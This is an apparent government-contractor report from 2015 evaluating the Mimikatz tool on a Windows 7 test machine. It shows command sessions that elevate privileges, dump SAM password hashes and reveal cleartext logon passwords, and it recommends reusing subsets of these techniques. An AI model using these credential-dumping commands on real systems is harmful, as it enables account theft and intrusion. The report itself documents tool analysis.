Raytheon
Blackbird Technologies

Mimikatz PoC Report

For

SIRIUS Task Order PIQUE

Submitted to:

U.S. Government

Submitted by:

Raytheon Blackbird Technologies, Inc.
13900 Lincoln Park Drive
Suite 400
Herndon, VA 20171

29 May 2015

This document includes data that shall not be disclosed outside the Government and shall not be duplicated, used, or disclosed—in whole or in part—for any purpose other than to evaluate this concept. If, however, a contract is awarded to Blackbird as a result of—or in connection with—the submission of these data, the Government shall have the right to duplicate, use, or disclose the data to the extent provided in the resulting contract. This restriction does not limit the Government's right to use information contained in these data if they are obtained from another source without restriction.
This document contains commercial or financial information, or trade secrets, of Raytheon Blackbird Technologies, Inc. that are confidential and exempt from disclosure to the public under the Freedom of Information Act, 5 U.S.C. 552(b)(4), and unlawful disclosure thereof is a violation of the Trade Secrets Act, 18 U.S.C. 1905. Public disclosure of any such information or trade secrets shall not be made without the prior written permission of Raytheon Blackbird Technologies, Inc.

(U) Table of Contents

(U) List of Figures

Use or disclosure of data contained on this sheet is subject to the restrictions on the title page of this document.

1.0 (U) Analysis Summary

(U) This report satisfies a Proof-of-Concept (PoC) deliverable for May 2015.

(U) The latest source code of Mimikatz was pulled from github as a ZIP file. The SHA-256 hash for the ZIP file that was analyzed was:

- fd2a7fa2e4d8b5aa92359332ae88c6fe5562c25bf21114712596dc9c8c653d65

(U) Analysis was conducted using both static and dynamic means. More specifically, the static analysis consisted of reading documentation as opposed to a deep source code analysis. While a high-level overview of the source code was conducted, the combination of sloppy code and complexity prevented more in-depth static analysis component for this deliverable.

(U) All dynamic testing was conducted on Windows 7 x64.

2.0 (U) Detailed Analysis


(U) Mimikatz implents its own shell to facilitate interaction with the supplied modules. The following list (below) represents all of the modules that mimikatz claims to have implemented per the wiki.

- standard
- privilege
- crypto
- sekurlsa
- kerberos
- lsadump
- vault
- token
- event
- ts
- process
- service
- net
- misc
- library mimilib
- driver mimidrv

(U) Despite the modules listed above, not all modules contained an associated wiki page. To complicate matters further, although not all modules contained an associated wiki page, testing demonstrated that nearly all modules are implemented.


(U) Based on previous discussions, the library and driver modules were not included in any analysis.

(U) The above modules contain too many functions to adequately detail here. The functions range from simple operations such as listing the local system's certificate stores (ref: **Figure 1**) all the way to patching multiple service layers to facilitate data exfiltration (ref: **Figure 2**).



```
 7. TrustedPeople
 8. SmartCardRoot
 9. TrustedDevices

mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
 * System Store  : 'local_machine' (0x00020000)
 * Store         : 'my'


mimikatz # crypto::certificates /systemstore:local_machine /store:Root /export
 * System Store  : 'local_machine' (0x00020000)
 * Store         : 'Root'

 0. Microsoft Root Certificate Authority
        Public export  : OK - 'local_machine_Root_0_Microsoft Root Certificate A
uthority.der'

 1. Thawte Timestamping CA
        Public export  : OK - 'local_machine_Root_1_Thawte Timestamping CA.der'

 2. Microsoft Root Authority
        Public export  : OK - 'local_machine_Root_2_Microsoft Root Authority.der
'

 3. Microsoft Authenticode(tm) Root
        Public export  : OK - 'local_machine_Root_3_Microsoft Authenticode(tm) R
oot.der'

 4. Microsoft Timestamp Root
        Public export  : OK - 'local_machine_Root_4_Microsoft Timestamp Root.der
'

 5. VeriSign Time Stamping CA
        Public export  : OK - 'local_machine_Root_5_VeriSign Time Stamping CA.de
r'

 6. GTE CyberTrust Global Root
        Public export  : OK - 'local_machine_Root_6_GTE CyberTrust Global Root.d
er'

 7. VeriSign Class 3 Public Primary CA
        Public export  : OK - 'local_machine_Root_7_VeriSign Class 3 Public Prim
ary CA.der'

 8. VeriSign
        Public export  : OK - 'local_machine_Root_8_VeriSign.der'


mimikatz #
```

Figure 1: Listing local root certificates




```
mimikatz # cd C:\
Cur: \\vmware-host\Shared Folders\POCs\May\mimikatz-master\x64
New: C:\

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

260     33549           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p)
Primary
 -> Impersonated !
 * Process Token : 1099935      MACE\User       S-1-5-21-3370325092-3272495638-1
782878815-1000  (12g,23p)       Primary
 * Thread Token  : 1125873      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p
)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : MACE
SysKey : 0674c576bfa99047722000066abba6cc8
Local SID : S-1-5-21-3370325092-3272495638-1782878815

SAMKey : 7d7a68e59ded4bc779ebc53d8ac7af1f

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e8 (1000)
User : User
LM   :
NTLM : 5af739041badc118ae956af72df93805

mimikatz #
```

Figure 2: Acquire debug privileges, acquire elevated token, dump SAM

Use or disclosure of data contained on this sheet is subject to the restrictions on the title page of this document.

(U) Most functions in the modules require mimikatz to be running as Administrator. As shown in the above screenshots, the general syntax is `[module name]::[function]/[Argument]/[Argument]`. Supplying just a module name and the double colon generates an error which effectively lists the functions within the specified module.

(U) Mimikatz also appears to have the necessary functionality to perform functions such as a pass-the-ticket attack for PCs on a domain, apply a patch to allow concurrent Terminal Server sessions, and, of particular note, attempt to decrypt the logon passwords of all users on the system. This functionality was tested and found to be successful as shown in **Figure 3** (below).



```
        credman :

Authentication Id : 0 ; 330985 (00000000:00050ce9)
Session           : Interactive from 1
User Name         : User
Domain            : MACE
Logon Server      : MACE
Logon Time        : 5/27/2015 3:29:12 PM
SID               : S-1-5-21-3370325092-3272495638-1782878815-1000
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : MACE
         * LM       : d9035731c7c201e3944e2df489a880e4
         * NTLM     : 5af739041badc118ae956af72df93805
         * SHA1     : bba01118fba8235ceb59eb416efcacb32cd50e4d
        tspkg :
         * Username : User
         * Domain   : MACE
         * Password : r00tb33r
        wdigest :
         * Username : User
         * Domain   : MACE
         * Password : r00tb33r
        kerberos :
         * Username : User
         * Domain   : MACE
         * Password : r00tb33r
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/27/2015 3:28:53 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MACE$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 5/27/2015 3:28:53 PM
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : MACE$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
```

Figure 3: Display cleartext logon passwords

3.0 (U) Recommendations

(U) Analysis into mimikatz yielded mixed results. Though there are a wide range of techniques implemented to perform an equally wide range of tasks, all of the techniques hinge on mimikatz original purpose: memory analysis. Blackbird believes that any future work should begin with a deeper analysis of the techniques used in the memory analysis (both offline and online).

(U) Blackbird recommends a phased and targeted implementation of subsets of the techniques found within mimikatz. Blackbird does not recommend attempting to modify the existing source code or using it as anything more than a reference point.